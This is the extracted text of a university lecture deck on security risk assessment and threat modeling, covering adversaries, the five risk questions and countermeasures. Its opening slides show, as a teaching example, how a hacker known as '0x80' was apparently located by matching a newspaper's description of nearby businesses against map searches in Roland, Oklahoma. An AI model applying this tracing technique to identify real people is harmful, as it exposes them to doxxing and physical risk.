"He lives with his folks in a small town in Middle America. The nearest businesses are a used-car lot, a gas station/convenience store and a strip club, where 0x80 says he recently dropped \$800 for an hour alone in a VIP room with several dancers."

Washington Post – let's look for more info in the article

"He lives with his folks in a small town in Middle America. The nearest businesses are a used-car lot, a gas station/convenience store and a strip club, where 0x80 says he recently dropped \$800 for an hour alone in a VIP room with several dancers."

Washington Post - Google

Google Local - strip loc: roland, oklahoma - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

Computer Forensics.DK

Help

Google Local

strip roland, oklahoma Search

What e.g., pizza Where e.g., Poughkeepsie, NY

Local

Results 1-5 of 5 for strip near roland, oklahoma

Cheyenne Gentlemen's Club
(918) 875-3675
Highway 64 W
Roland, OK 74954
4.0 mi N - [Directions](#)


Map Sat Hyb

View Larger Map

Map data ©2005 NAVTEQ™ - [Terms of Use](#)

References

[Adult & Lifestyle Organizations on Oklahoma QuickSeek Yellow Pages](#)
... Cheyenne Gentlemen's Club & Sports Bar. Moffett, OK, 74946 Phone: (918) 875 - 3675. Business Types: Gentlemens Clubs More. Map | Directions.
www.quickseek.com/find/29/state_oklahoma.html - [Cached](#)



Washington Post - Google

Google Local - gas loc: roland, oklahoma - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

Back Forward Stop Home [Go](http://maps.google.com/maps?f=l&hl=en&sll=35.491984,-94.525681&sspn=0.170515,0.270538&q=gas&near=roland,+ok) [G](#)

Computer Forensics.DK

Help

Google Local [Web](#) [Images](#) [Groups](#) [News](#) [Froogle](#) [Local](#) [more »](#)

gas [Search](#) [Search the map](#)
What e.g., pizza Where e.g., Poughkeepsie, NY

[Find businesses](#) [Get Directions](#)

Local

L P Bottle Express
(918) 875-3088
Highway 64
Roland, OK 74954
4.0 mi N - [Directions](#)


Map Sat Hyb
View Larger Map

Map data ©2005 NAVTEQ™ - [Terms of Use](#)

gas [Search](#) [Search the map](#)
What e.g., pizza Where e.g., Poughkeepsie, NY

Washington Post - Google



Washington Post - Google

Google Local - roland, oklahoma - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

Back Forward Stop Home <http://maps.google.com/maps?f=q&hl=en&q=roland,+oklahoma&ll=35.507985,-94.527268&spn=0.02131,0.047808> Go 

Computer Forensics.DK


Help

Google Local™ Web Images Groups News Froogle Local [more »](#)

roland, oklahoma Search the map
Find businesses
Get Directions

e.g., "hotels near lax" or "10 market st, san francisco"

Local [Print](#) [Email](#) [Link to this page](#)



A Google Local map showing the area around Roland, Oklahoma. The map displays road networks and some geographical features. A vertical zoom control is on the left, and a scale bar at the bottom left indicates distances of 2000 ft and 500 m. At the bottom right, there is a copyright notice: ©2005 Google - Map data ©2005 NAVTEQ™ - [Terms of Use](#).

It is hard to assess all relevant threats

BBC News Sport Weather Capital Future

NEWS WILTSHIRE

Home UK Africa Asia Europe Latin America Mid-East US & Canada Business Health Sci/En
England Northern Ireland Scotland Wales UK Politics Education

19 April 2014 Last updated at 21:46 GMT

Share   

Family's car catches fire in Longleat lion enclosure



NATALIE WILTSHIRE

Driver Helen Clements talks about the moment her car caught fire: "Luckily we couldn't see the lions"

Which is “Best”?



Security analysis

Threats, risks and consequences

A security solution

CUSTOMER SHEET

DATE / /

本日はご来店ありがとうございます。

当サロンでは、お客様のまちいたい情報を、お客様に満足をサービスを提供するために
お聞きさせていただきます。責任を持って保管し、当サロン以外での使用はいたしません。

フリガナ

お名前

〒
ご住所

お電話番号 ご自宅 ()

携 帯 ()

E-mail 電

お誕生日 年 月 日

職 業 学生 兼社員 フリーター・アルバイト 常勤主婦 フリーター
 その他 ()

ダイレクトメール・Eメールなどでのご案内送付について

ダイレクトメール可 Eメール可

ご来店の動機

話題 () チラシを見て 勝手を見て
 その他 ()

多く述語などございましたら、ご記入ください。

顧客コード:

担当者:



Handling risks

Eliminate/Mitigate

Minimize (compensate)

Transfer

Accept

Ignore

**CUSTOMER
SHEET**

DATE / /

本日はご来店ありがとうございます。

本サロンでは、お客様からいただいた情報を、お客様に満足サービスを提供するため利用させていただきます。責任を持って保管し、当サロン以外での使用はいたしません。

フリガナ

お名前 _____

ご住所 _____

お電話番号 ご自宅 ()
携帯 ()

E-mail _____

お誕生日 年 月 日

職業 学生 会社員 パート・アルバイト 勉強生徒 フリーター
 その他 ()

ダイレクトメール・モーメルなどでのご案内送付について
 ダイレクトメール可 Eメール可

ご来店の動機
 紹介 (様ぶり) チラシを見て 料金を見て
 その他 ()


ご希望などございましたら、ご記入ください。

顧客コード: _____ 読者: _____

Eliminate/Mitigate
Minimize (compensate)
Transfer
Accept
Ignore



Risk assessment



Different approaches to risk assessment

How do you identify relevant risks and threats?

Threat assessment

Risk modeling

><

Risk assessment

Threats and risks

Threat assessments asks
"what could happen to this box/system/data?"

Risk assessments asks
"how much should I care?"

Playground in a kindergarden
or
The gate to a bank



Different approaches to risk assessment

A security solution



CUSTOMER SHEET
本日はご来店ありがとうございます。
お名前
ご住所
お電話番号
E-mail
お会計方法
現金 クレジットカード 電子マネー その他
ご購入の商品
新規登録 会員登録 ログイン
ご購入を確認して下さい。



Threat assessment
Risk modeling

><

Risk assessment

What are we protecting
What can go wrong
Who could do something

What is the consequence

Threat modeling – the 5 risk assessment questions

1. What do you want to protect?
2. Who do you want to protect it from?
3. How likely is it that you will need to protect it?
4. How bad are the consequences if you fail?
5. How much trouble are you willing to go through in order to try to prevent those?

Threat modeling – the 5 risk assessment questions

1. What do you want to protect?
Assets
2. Who do you want to protect it from?
Adversaries and threats
3. How likely is it that you will need to protect it?
Probability
4. How bad are the consequences if you fail?
Risk
5. How much trouble are you willing to go through in order to try to prevent those?
Value


Mapping processes and assets



Adversaries

- Hacktivists
- Organised crime
- Terrorists
- National governments
- Thieves
- Business competitors
- Industrial espionage
- Your supplier
- Your customer
- The media
- Your family
- Your ex-girlfriend

...



Threat models

Threat	Ex-girlfriend/boyfriend breaking into your email account and publicly releasing your correspondence with the My Little Pony fan club	Organized criminals breaking into your email account and sending spam using your identity	The Mossad doing Mossad things with your email account
Solution	Strong passwords	Strong passwords + common sense (don't click on unsolicited herbal Viagra ads that result in keyloggers and sorrow)	<ul style="list-style-type: none">◆ Magical amulets?◆ Fake your own death, move into a submarine?◆ YOU'RE STILL GONNA BE MOSSAD'ED UPON

Figure 1: Threat models

Threat modeling – your life

Should I buy a new bicycle lock?
Should I lock the door at home?
Should I backup my thesis?

Threat modeling – the 5 questions

1. What do you want to protect?
Assets
2. Who do you want to protect it from?
Adversaries and threats
3. How likely is it that you will need to protect it?
Probability
4. How bad are the consequences if you fail?
Risk
5. How much trouble are you willing to go through in order to try to prevent those?
Value

Threat modeling

Do threat modeling early in the process – otherwise security becomes a bug-hunting exercise (not effective)

Purpose of threat modeling is primarily to find security DESIGN errors



The whole system is critical

Security is only as strong as the weakest link

Securing a system involves a whole-system view:

- Cryptography

- Implementation

- People

- The computer environment (network of networks)

- Everything in between



"If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology"

– Bruce Schneier

You need to consider **people, processes, technology**

Countermeasures

IT security requirements should be identified and handled by a methodical assessment of the risks.

Are the risks tolerable?

Should we try to mitigate them, how?

This is where your security engineering toolbox comes into play



The next lectures

- Sep 19: **Security management and Disaster recovery**
- Sep 22: Malicious software
- Sep 26: Software security
- Sep 29: Security architecture (perimeter, zero trust, OT),
Hardware security
- Oct 3: Cloud-security, AI-security, IoT-security...
- Oct 6: Intrusion detection, Network attacks
- Oct 10: Forensics
- Oct 20: Privacy, Data protection
- Oct 24: Privacy engineering, Privacy by design, PETS and GDPR

Questions?

